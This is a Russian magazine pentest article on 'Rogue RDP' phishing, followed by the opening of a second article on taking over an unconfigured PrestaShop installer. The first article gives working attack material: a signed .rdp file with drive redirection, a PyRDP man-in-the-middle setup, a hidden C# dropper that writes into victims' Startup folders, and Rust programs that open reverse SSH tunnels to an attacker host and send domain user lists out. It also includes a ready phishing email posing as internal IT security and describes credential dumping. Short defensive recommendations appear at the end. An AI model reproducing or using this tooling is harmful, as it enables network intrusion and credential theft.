WARNING
Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Концепция LOLBAS заключается в использовании предустановленных в системе средств и приложений с цифровой подписью Microsoft для достижения цели при пентесте или в хакерской атаке. Этот метод уже неоднократно позволял злоумышленникам обходить распространенные средства обнаружения и блокировки вредоносных программ.



Rogue RDP

Сразу отмечу, что все заслуги здесь принадлежат Майку Фелчу из Dark Optics. Файл RDP содержит настройки для подключения к удаленному рабочему столу, и, поскольку большинство корпоративных сред используют RDP для коллективной работы, в Microsoft добавили множество функций для совместного использования файлов и принтеров, доступа к содержимому буфера обмена, устройствам захвата аудио и видео, смарт-картам и даже подключаемым устройствам. Именно эти особенности я и буду использовать в качестве вектора получения первичного доступа.


Для реализации Rogue RDP нужно создать машину на Windows с белым IP-адресом. Далее установить WSL (Windows Subsystem for Linux) и перезапустить систему:

```
wsl --install --enable-wsl1
```

В оболочке WSL нужно установить Python 3, Certbot и Git:

```
apt update
apt install python3 python3-pip git libaugeas0
pip install certbot
```

Теперь настроим записи DNS и получим для них сертификат SSL. Покупаем домен и создаем A-запись для нашего сервера.



С помощью Certbot получаем SSL-сертификат Let's Encrypt для нашего домена (мы будем использовать его для подписания файла RDP и получения большей визуальной легитимности), для этого используем команду в оболочке WSL:

```
certbot certonly --cert-name malrdp -d <your.domain.com> --register
unsafely-without-email
```

Закрытый и открытый ключи сохранятся в файловой системе WSL:


```
/etc/letsencrypt/live/YOUR_CERT_NAME/
```

Теперь преобразуем их в формат PFX с помощью OpenSSL:

```
openssl pkcs12 -inkey /etc/letsencrypt/live/malrdp/privkey.pem -in /
etc/letsencrypt/live/malrdp/fullchain.pem -export -out malrdp.pfx
```

Следующий шаг — установить этот сертификат в магазин сертификатов Windows. Для этого кликаем правой кнопкой мыши на файле PFX, жмем Install PFX и следуем инструкциям. Когда сертификат будет установлен, получим его отпечаток и можем использовать его для подписи файла RDP.

Копируем отпечаток сертификата: certmgr.msc → Personal → Certificates → двойной клик по нашему сертификату → Details → Thumbprint. Он нам понадобится для следующего шага.




Создаем файл RDP, который будем использовать при рассылке, и вставляем в него следующее:

```
screen mode id:i:1
use multimon:i:0
desktopwidth:i:1920
desktopheight:i:1080
session bpp:i:32
winposstr:s:0,1,1904,23,3840,1142
compression:i:1
keyboardhook:i:2
audiocapturemode:i:0
videoplaybackmode:i:1
connection type:i:7
networkautodetect:i:1
bandwidthautodetect:i:1
displayconnectionbar:i:1
enableworkspacereconnect:i:0
disable wallpaper:i:0
allow font smoothing:i:0
allow desktop composition:i:0
disable full window drag:i:1
disable menu anims:i:1
disable themes:i:0
disable cursor setting:i:0
bitmapcachepersistenable:i:1
full address:s:<YOUR_DOMAIN_COM>:443
audiomode:i:0
redirectprinters:i:1
redirectcomports:i:0
redirectsmartcards:i:1
redirectwebauthn:i:1
redirectclipboard:i:1
redirectposdevices:i:0
autoreconnection enabled:i:1
authentication level:i:2
prompt for credentials:i:0
negotiate security layer:i:1
remoteapplicationmode:i:0
alternate shell:s:
shell working directory:s:
gatewayhostname:s:
gatewayusagemethod:i:4
gatewaycredentialssource:i:4
gatewayprofileusagemethod:i:0
promptcredentialonce:i:0
gatewaybrokeringtype:i:0
use redirection server name:i:0
rdgiskdcproxy:i:0
kdcproxyname:s:
enablerdsaadauth:i:0
redirectlocation:i:0
drivestoredirect:s:*
```

Теперь подписываем этот файл:

```
rdpsign.exe /sha256 YOUR_CERTIFICATE_THUMBPRINT .\<filename>.rdp
```

Проверяем, что он действительно подписан.



Создаем нового пользователя для подключения наших жертв:

```
net user tsuser StrongP4ssw0rd /add
net localgroup administrators tsuser /add
```

Я придерживаюсь мнения, что фраза «красота в простоте» идеально применима к фишингу, так как мы всегда хотим уменьшить количество действий, которые жертва должна совершить для успешного выполнения задуманного сценария. Ввод пароля при подключении по RDP создаст дополнительные трудности в подключении человека к нашей машине.

Чтобы упростить задачу пользователю, применим утилиту PyRDP, которая действует как прокси-сервер MitM и позволит жертве автоматически пройти аутентификацию.

Снова открываем оболочку WSL и устанавливаем PyRDP:

```
pipx install pyrdp-mitm
```


Перед запуском необходимо убедиться, что NLA (Network Level Authentication) отключена для нашего RDP-сервера. Открываем Windows Settings → Remote Desktop → Advanced Settings и убираем флажок Require computers to use Network Level Authentication to connect.

Второй способ отключения — с помощью `gpedit.msc`. Открываем Computer Configuration → Administrative Templates → Windows Components → Remote Desktop Services → Remote Desktop Session Host → Security и отключаем настройку Require user authentication for remote connections by using Network Level Authentication.

Теперь все готово к запуску PyRDP (публичный и закрытый ключ сертификата необходимы, чтобы жертва не получила никаких предупреждений SSL):


```
pyrdp-mitm.py 127.0.0.1:3389 -u tsuser -p StrongP4ssw0rd --listen 443
-c /etc/letsencrypt/live/malrdp/fullchain.pem -k
/etc/letsencrypt/live/malrdp/privkey.pem
```

Проверим процесс подключения с запущенным PyRDP и увидим ошибку.




Она фиксится добавлением кастомного статуса в следующий скрипт:

```
...pyrdp-mitm/lib/python3.10/site packages/pyrdp/enum/windows.py
```



Теперь при запуске файла .rdp мы не получим предупреждения SSL и соединение пройдет без необходимости вводить учетные данные. Также видим, что у сеанса RDP есть доступ к файловой системе хоста.



На этом этапе у нас есть только файл RDP, который автоматически подключится к нашему серверу без необходимости вводить пароль и будет предоставлять файловую систему хоста жертвы нашему серверу. Есть несколько способов использовать этот уровень доступа, лично я предпочитаю добавлять нашу программу в папку Startup и ждать выполнения при следующем входе в систему.

Давай напишем на C# простую программу и назовем ее `MalRDP.exe`. При запуске она будет подключаться к файловой системе хоста жертвы (в частности, к диску C), искать любую папку Startup, к которой у нее есть доступ, и копировать в нее два простых и безобидных скрипта, которые сами по себе не представляют никакой угрозы и не детектируются антивирусом. Также наша программа будет копировать несколько совершенно легитимных файлов (LOLBins), о которых я расскажу дальше.

Код программы:

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Runtime.InteropServices;
using System.Threading.Tasks;
using System.Windows.Forms;
namespace MalRDP
{
 class Program
 {
 [DllImport("wtsapi32.dll", SetLastError = true)]
 static extern bool WTSLogoffSession(IntPtr hServer, int sessionId,
bool bWait);
 [DllImport("kernel32.dll")]
 static extern IntPtr GetConsoleWindow();
 [DllImport("user32.dll")]
 static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
 const int SW_HIDE = 0;
 const int WTS_CURRENT_SESSION = -1;
 static readonly IntPtr WTS_CURRENT_SERVER_HANDLE = IntPtr.Zero;
 static void CopyDirectory(string sourceDir, string destDir)  {
 // Get the subdirectories for the specified directory.
DirectoryInfo dir = new DirectoryInfo(sourceDir);
 if (!dir.Exists)
 {
 throw new DirectoryNotFoundException(
 "Source directory does not exist or could not be found: "  +
sourceDir);
 }
 // If the destination directory doesn't exist, create it.  if (
!Directory.Exists(destDir))
 {
 Directory.CreateDirectory(destDir);
 }
 // Get the files in the directory and copy them to the new location.
 FileInfo[] files = dir.GetFiles();
 foreach (FileInfo file in files)
 {
 string tempPath = Path.Combine(destDir, file.Name);  file.CopyTo(
tempPath, false);
 Console.WriteLine($"Copied {file.FullName} to {tempPath}");
 }
 // Copy subdirectories and their contents recursively.
DirectoryInfo[] dirs = dir.GetDirectories();  foreach (DirectoryInfo
subdir in dirs)
 {
 string tempPath = Path.Combine(destDir, subdir.Name);  CopyDirectory
(subdir.FullName, tempPath);  }
 }
 static void Main(string[] args)
 {
 var handle = GetConsoleWindow();
 ShowWindow(handle, SW_HIDE);
 int retry = 0;
 string[] user_directories = {};
 while (retry < 10)
 {
 try
 {
 user_directories =
Directory.GetDirectories(@"\\tsclient\C\Users");
 break;
 }
 catch {

 }
 System.Threading.Thread.Sleep(500);
 retry++;
 }
 string dropperInPath = @"C:\Netlogon\sshishing2.exe";  string
sshingInPath = @"C:\Netlogon\sshishing.exe";  string sshInDirPath =
@"C:\Netlogon\OpenSSH-Win64";  string sshKeyInPath = @"C:\Netlogon\
rsa";
 foreach (string dir in user_directories)  {
 if (dir.EndsWith("Default") || dir.EndsWith("Default User") || dir.
EndsWith("Public") || dir.EndsWith("All Users"))  continue;
 try
 {
 string dropperOutPath = $@"
{dir}\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\sshishing2.exe";
 string sshingOutPath = $@"
{dir}\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\sshishing.exe";
 string sshOutDirPath = $@"{dir}\Pictures\OpenSSH Win64";
 string sshKeyOutPath = $@"{dir}\Pictures\rsa";  if (File.Exists(
dropperInPath) &&
!File.Exists(dropperOutPath))
 {
 File.Copy(dropperInPath, dropperOutPath);  }
 if (File.Exists(sshingInPath) &&
!File.Exists(sshingOutPath))
 {
 File.Copy(sshingInPath, sshingOutPath);  }
 if (File.Exists(sshKeyInPath) &&
!File.Exists(sshKeyOutPath))
 {
 File.Copy(sshKeyInPath, sshKeyOutPath);  }
 if (Directory.Exists(sshInDirPath) && !Directory.Exists(
sshOutDirPath))
 {
 CopyDirectory(sshInDirPath, sshOutDirPath);  }
 }
 catch (Exception e)
 {
 }
 }
 WTSLogoffSession(WTS_CURRENT_SERVER_HANDLE,
WTS_CURRENT_SESSION, false);
 }
 }
}
```

Создадим папку `C:\Netlogon` и скопируем в нее скомпилированную программу и остальные файлы. Также создадим файл `tsuser.bat`, который просто запускает `MalRDP.exe`:

```
Start "" "C:\\Netlogon\\MalRDP.exe"`
```

Теперь установим `tsuser.bat` в качестве скрипта входа для tsuser. Открываем Computer Management → System Tools → Local Users and Groups → Users, дважды кликаем по tsuser → Profile и прописываем `tsuser.bat` в Logon Script field.

Когда жертва подключится к нашему RDP-серверу, на нем запустится наша программа, которая сможет взаимодействовать с файловой системой жертвы, потому что корпорация Microsoft предоставила отличные возможности коду, работающему в среде RDP-сервера.

Запущенные отсюда программы могут взаимодействовать с подключенными клиентами с помощью перенаправления устройств. Это позволяет получить доступ к локальным дискам, принтерам и прочим ресурсам через удаленный рабочий стол. Серверы могут перечислять файловую систему подключенного клиента, используя пути к папкам вроде `\\tsclient\c\` (диск C) или даже смонтированные сетевые файловые ресурсы с помощью такого пути:

```
\\tsclient\<drive_of_mapped_share>\
```

Продолжение статьи →


ШИШИНГ С ROGUE RDP

ИСПОЛЬЗУЕМ ВСТРОЕННЫЕ СРЕДСТВА WINDOWS ДЛЯ ПРОНИКНОВЕНИЯ В СЕТЬ

SSHISHING

После удачного фишинга, как показывает статистика, у нас есть контроль над компьютером жертвы, однако сам по себе он не представляет большого интереса в рамках пентеста. Это лишь дверь во внутреннюю инфраструктуру заказчика. Дальше в ход идут инструменты бокового перемещения (pivoting), применение которых теперь тоже хорошо детектируется средствами защиты.

SSH предлагает некоторые захватывающие возможности в рамках нетрадиционного вектора начального доступа. С его помощью мы и получим желанный туннель реверс-прокси в целевую сеть, в обход средств защиты.




Так как SSH на старых версиях Windows не предустановлен по умолчанию, принесем его с собой и положим в папку `Pictures` способом, описанным ранее. Тащить с собой все долго, и нам хватит лишь двух бинарей: `libcrypto.dll` и `ssh.exe`. Скачать портативную версию можно на GitHub.

На VPS, используемых для атаки, создадим нового пользователя pivoting и сгенерируем ему ключ SSH. Копируем публичный ключ в `authorized_keys` этой учетной записи, а приватный кладем в папку `C:\Netlogon`, на сервере Rogue RDP.

Теперь создадим две безобидные программы: `sshishing.exe`, `sshishing2.exe`, которые выполнят оставшуюся часть работы после перезагрузки системы жертвы.

```
#![windows_subsystem = "windows"]
std:: process:: os::windows::process::
use { Command, CommandExt}; fn main() {
 let _output = Command::new("powershell")
 .args(&[
 "-Command",
 &format!(
 "$currentUser = $env:USERNAME; Invoke-Expression "C:\\Users\\$
currentUser\\Pictures\\OpenSSH-Win64\\ssh.exe pivoting@<attacker_ip>
-N -R 0 -i C:\\Users\\$currentUser\\Pictures\\rsa - o
StrictHostKeyChecking=no -o 'PermitLocalCommand=yes' -o
'LocalCommand=C:\\Users\\$currentUser\\Pictures\\OpenSSH-Win64\\ssh.
exe -i \\\\<attacker_ip>\\key.pem sshisher@1.1.1.1'""
 ),
 ])
 .creation_flags(0x08000000) // Set creation flags
 .output()
 .expect("Failed");
}
```


Программа создаст реверс-прокси-туннель в целевую сеть. Параметр `-R 0` инструктирует SSH выбрать доступный порт на удаленной машине (это необходимо, чтобы иметь возможность поддерживать несколько одновременных успешных соединений). Параметр `-o StrictHostKeyChecking=no` поможет избежать предупреждения о неизвестном хосте SSH для подключения, а `-o "LocalCommand=...` выполнит указанную команду на хосте жертвы после успешного подключения. В нашем случае попытается обратиться к VPS атакующих и забрать файл (файла может и не быть, а жертву будет ждать Responder, с помощью которого мы попытаемся получить хеш жертвы, так как по статистике 20% компаний подвержены утечке Net-NTLMv2 при обращении к внешним ресурсам). Интересно, что `ssh.exe` может порождать `cmd.exe` и выполнять команды, даже если это запрещено с помощью GPO.



Вторая программа выполнит приятный трюк, который поможет собрать информацию о целевой сети. Она выполнит команду и перенаправит вывод в SSH для записи в файл на удаленной машине:

```
#![windows_subsystem = "windows"]
std:: process:: os::windows::process::
use { Command, CommandExt};
fn main() {
 let _output = Command::new("powershell.exe")
 .args(&[
 "-Command",
 &format!(
 "$currentUser = $env:USERNAME; Invoke-Expression "net user /domain |
C:\\Users\\$currentUser\\Pictures\\OpenSSH-Win64\\ssh.exe pivoting@<
attacker_ip> -i C:\\Users\\$currentUser\\Pictures\\rsa -o
StrictHostKeyChecking=no 'cat >> info2.txt'""
 ),
 ])
 .creation_flags(0x08000000)
 .output()
 .expect("Failed");
 let _output = Command::new("powershell.exe")
 .args(&[
 "-Command",
 &format!(
 "$currentUser = $env:USERNAME; Invoke-Expression "ipconfig | C:\\
Users\\$currentUser\\Pictures\\OpenSSH-Win64\\ssh.exe pivoting@<
attacker_ip> -i C:\\Users\\$currentUser\\Pictures\\rsa -o
StrictHostKeyChecking=no 'cat >> info.txt'""
 ),
 ])
 .creation_flags(0x08000000)
 .output()
 .expect("Failed");
}
```

К слову, об уклонении от средств защиты и безобидности нагрузки. VirusTotal показывает 3/71 детекта, а простая программа, выполняющая whoami, — 2/71. При этом мы даже не пытались скрыть наши намерения. При желании можно свести детекты к нулю.



Положим обе программы в папку `C:\Netlogon` на сервере Rogue RDP.

WWW


Подробнее с возможностями SSH для пентестера можно ознакомиться в следующих статьях: The SOCKS We Have at Home, SSHishing — Abusing Shortcut Files and the Windows SSH Client for Initial Access.

ПРИМЕНЕНИЕ НА ПРАКТИКЕ

Описанный метод фишинга показал высокую результативность на реальных проектах. Ниже — образец письма:

> *Уважаемые сотрудники.*
>
> *Для обеспечения безопасного доступа к корпоративным ресурсам и почтовому серверу мы тестируем новую систему удаленного доступа по протоколу RDP. Просим вас проверить работоспособность подключения по RDP и убедиться, что вы можете успешно получить доступ к необходимым ресурсам. Инструкция по использованию RDP прилагается во вложениях к письму.*
>
> *В случае возникновения трудностей при подключении обратитесь в отдел информационной безопасности для получения дальнейшей помощи.*
>
> *Данное письмо содержит конфиденциальную информацию. Запрещается пересылать данное сообщение третьим лицам без согласования.*
>
> *Спасибо за понимание и сотрудничество.*
>
> *С уважением,*
> *старший инженер отдела информационной безопасности*
> *А. Вилликс*

Когда получатель письма подключился к RDP-серверу и перезагрузил свой ПК, на VPS появился новый туннель реверс-прокси, информация о целевой сети и пользователях AD.



К моему удивлению, тестируемая компания входила в те самые 20%, и Responder поймал хеш пользователя.

```
ssh -L 9000:127.0.0.1:39591 root@<pivoting_vps_ip>
```

Прокинув нужный удаленный порт VPS этой командой, я смог применять необходимые инструменты через proxychains.

В результате сканирования сети нашелся старый почтовый сервис, доступный только изнутри. Разумеется, про него забыли администраторы, и он оказался уязвим к ProxyNotShell (CVE-2022-41040 и CVE-2022-41082). С помощью утекшего хеша NTLMv2 я получил учетные данные, необходимые для работы эксплоита.


Сдампив `SAM`, `SYSTEM` и `SECURITY`, я извлек несколько хешей, но они не подошли к учетным записям привилегированных пользователей AD.

Имея права локального администратора, я получил сохраненные пароли из браузера, среди которых был пароль администратора AD. А это уже полная компрометация инфраструктуры заказчика.

РЕКОМЕНДАЦИИ

Что сделать, чтобы избежать подобного? Вот основные советы.

- Настроить групповые политики (GPO) для предотвращения редиректа устройств при подключении к удаленному рабочему столу (RDP).
- Заблокировать расширения .rdp для электронной почты. Заблокировать подключения RDP, выходящие за периметр корпоративной сети. Обучить сотрудников распознавать фишинг.
- Настроить регулярный мониторинг и аудит сетевой активности для обнаружения и реагирования на подозрительное поведение, связанное с атаками на утечку NTLM.
- Ограничить исходящий NTLM-трафик на внешние ресурсы, за пределами корпоративной сети.
- Ограничить исходящий SSH-трафик на внешние ресурсы, за пределами корпоративной сети.
- Применить правила для выявления подозрительного поведения при запуске `ssh.exe` с параметрами `PermitLocalCommand` и `LocalCommand`.



В этой статье я расскажу, как одна маленькая ошибка с установочным скриптом в CMS PrestaShop может открыть дверь для удаленного выполнения кода. Оказалось, что некоторые аспекты этой CMS устроены так, что не подлежат исправлению и создают опасные лазейки для опытных хакеров.

tr3harder

Pentest Award
Этот текст получил третье место на премии Pentest Award 2024 в категории «Пробив WEB». Это соревнование ежегодно проводится компанией Awillix.

Я изучил две уникальные RCE-уязвимости, которые останутся открытыми для эксплуатации, и провел успешный пробив через десериализацию в движке кеша, воспользовавшись трюком с базой данных.

Дальше я постараюсь не просто описать кейс о найденных уязвимостях, а вдохновить тебя, рассказав о скрытых возможностях багбаунти. Готов погружаться в детали?

КАК ВСЕ НАЧИНАЛОСЬ

Эта история случилась со мной не так давно. Я участвовал в багбаунти и бороздил просторы скоупа в поисках уязвимостей. И тут наткнулся на ненастроенный инстанс PrestaShop у одного из больших вендоров с хорошими выплатами. Я был впечатлен своей находкой и сразу же начал искать информацию о векторах проникновения и способах эксплуатации.

Оказалось, что такой информации вообще нет и придется все выяснять самому.

Поскольку это суровый мир багбаунти, где ты должен быть быстрее других, я решил немедленно завершить настройку сам, ведь если бы этого не сделал я, сделал бы кто-то другой.

Процесс устроен так же, как и в других CMS вроде WordPress или Joomla. Необходимо пройти несколько шагов установки. Из важных я могу выделить два:

1. Настройка базы данных (MySQL). Необходимо указать адрес сервера, логин и пароль к нему (есть возможность сразу проверить соединение).
2. Ввод пароля для аккаунта администратора.

И если со вторым пунктом все просто и понятно, пароль мы уж как-нибудь зададим, то для первого есть целый ряд проверок, которые нужно пройти, чтобы установка считалась завершенной. Эта установка может быть доступна только один раз, я хотел сразу проверить возможные баги. Например:

1. Возможна ли тут слепая SSRF с импактом (например, поменять протокол, использовать врапперы, подключиться к внешнему хосту и предложить NTLM-аутентификацию, посканить локальную сеть).
2. Поскольку это MySQL, возможно ли у нас чтение файлов через Rogue MySQL (включена ли функция `--enable-local-infile` на клиенте).

Но мы не хотим отвлекаться на долгие проверки, потому что в это время кто-то может успеть увести у нас доступ к установщику. По-всякому сканировать сеть через подключение к MySQL звучит не очень перспективно и не даст нам никаких реальных способов атаки. Из других векторов же ничего не сработало.

Если указать localhost в качестве хоста для базы данных, то получаем сообщение об ошибке service timeout.

Но без базы завершить установку не выйдет, поэтому быстренько поднимем свой сервис MySQL и укажем его при настройке PrestaShop.

Завершаем установку, и вот мы владельцы сервиса и полностью контролируем его БД. Теперь никакие конкуренты не смогут угнать учетную запись.

Но заканчивать на этом было бы преждевременно, нужно попробовать раскрутить эту уязвимость до RCE.

